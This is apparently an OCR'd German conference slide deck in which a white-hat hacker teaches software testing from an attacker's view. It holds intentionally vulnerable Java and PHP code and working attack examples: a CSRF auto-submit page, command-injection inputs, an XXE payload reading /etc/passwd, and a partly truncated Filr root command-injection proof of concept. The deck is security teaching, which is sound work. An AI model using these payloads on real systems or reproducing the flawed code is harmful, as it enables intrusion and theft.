


Softwaretests aus Angreifersicht:
Praxiserfahrung eines White-Hat Hackers

Finde die Schwachstelle

```
protected void doPost(...) throws ... {
  try {
    DocumentBuilderFactory factory =
      DocumentBuilderFactory.newInstance();
    DocumentBuilder builder =
      factory.newDocumentBuilder();
    Document doc = builder.parse(request.getInputStream());
    response.getOutputStream().write(
      doc.getElementsByTagName("foo").
        item(0).getTextContent().getBytes());
  } catch (...) {...}
}
```

Funktionelle Bugs vs. Schwachstellen

Funktionelle **Bugs**

Gefunden vom ***Entwickler***

Gefunden vom ***Tester***

Gefunden vom ***Anwender***

Schwachstellen

Gefunden vom ***Angreifer***

Security Audits

Security Audits

- Ansätze
  - Blackbox
  - Whitebox
  - Source Code Review
- Vorgehen
  - Reconnaissance & Scanning
  - Vulnerability Identification
  - Exploitation
  - Reporting

Vulnerability Research

- Schwachstellensuche in Standardsoftware
- Responsible Disclosure

Schwachstellen // **Cross-Site Request Forgery** (CSRF)


```php
<?php
// ...
if($_SESSION['username'] == 'admin' && isset($_POST['dns'])){
    set_dns_server($_POST['dns']);
}
?>
<form method="POST">
 <input type="text" name="dns"/>
 <input type="submit"/>
</form>
```

Schwachstellen // **Cross-Site Request Forgery** (CSRF)

```
<!-- http://attacker.com/ -->
<script>
$(document).ready(() => $('form').submit())
</script>

<form method="POST" action="http://example.com/">
 <input type="hidden" name="dns" value="8.8.8.8"/>
 <input type="submit"/>
</form>
```

Schwachstellen // **Cross-Site Request Forgery** (CSRF)



Schwachstellen // **OS Command Injection**

```php
<?php system("ping ".$_REQUEST['host']); ?>
```

```
http://example.com/?host=8.8.8.8
```

```
$ ping 8.8.8.8
```

```
http://example.com/?host=8.8.8.8;sleep+1
```


```
$ ping 8.8.8.8;sleep 1
```

Case Study // **Micro Focus Filr**

- File-Sharing Plattform
- 8 Schwachstellen (2016)
- Behoben 2016-07-25

Micro Focus Filr // **Exploit** (CVE-2016-1607, CVE-2016-1608)

```
<form action="https://<host>:9443/vaconfig/time" method="POST">
 <input type="hidden" name="ntpServer"
     value="0.novell.pool.ntp.org 1.nove                ntp.org';id>/tmp/test;’” />
 <input type="hidden" name="region"
 <input type="hidden" name="timeZo
 <input type="hidden" name="utc" va
 <input type="hidden" name="_utc" value
 <input type="submit" value="Submit req
</form>
```



Micro Focus Filr // **Exploit** (CVE-2016-1607, CVE-2016-1608)

- Ein Angreifer kann:
  - Wenn der Angreifer das Opfer auf seine **Webseite lockt**
  - und das Opfer am der Filr Admin-Interface **eingeloggt** ist
  - kann er **beliebige Betriebssystemkommandos**
  - als **root** ausführen

Weitere Schwachstellen

- **Encase Forensic Imager**
  - Blogpost
  - Video
- **Oracle Access Manager**
  - Blogpost
  - Video
- **Governikus Autent SDK**
  - Blogpost
  - Video
- ...

Auflösung // **XML External Entity Injection** (XXE)

```
protected void doPost(...) throws ... {
  try {
    DocumentBuilderFactory factory =
      DocumentBuilderFactory.newInstance();
    DocumentBuilder builder =
      factory.newDocumentBuilder();
    Document doc = builder.parse(request.getInputStream());
    response.getOutputStream().write(
      doc.getElementsByTagName("foo").
        item(0).getTextContent().getBytes());
  } catch (...) {...}
}
```

Auflösung // **XML External Entity Injection** (XXE)

```
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```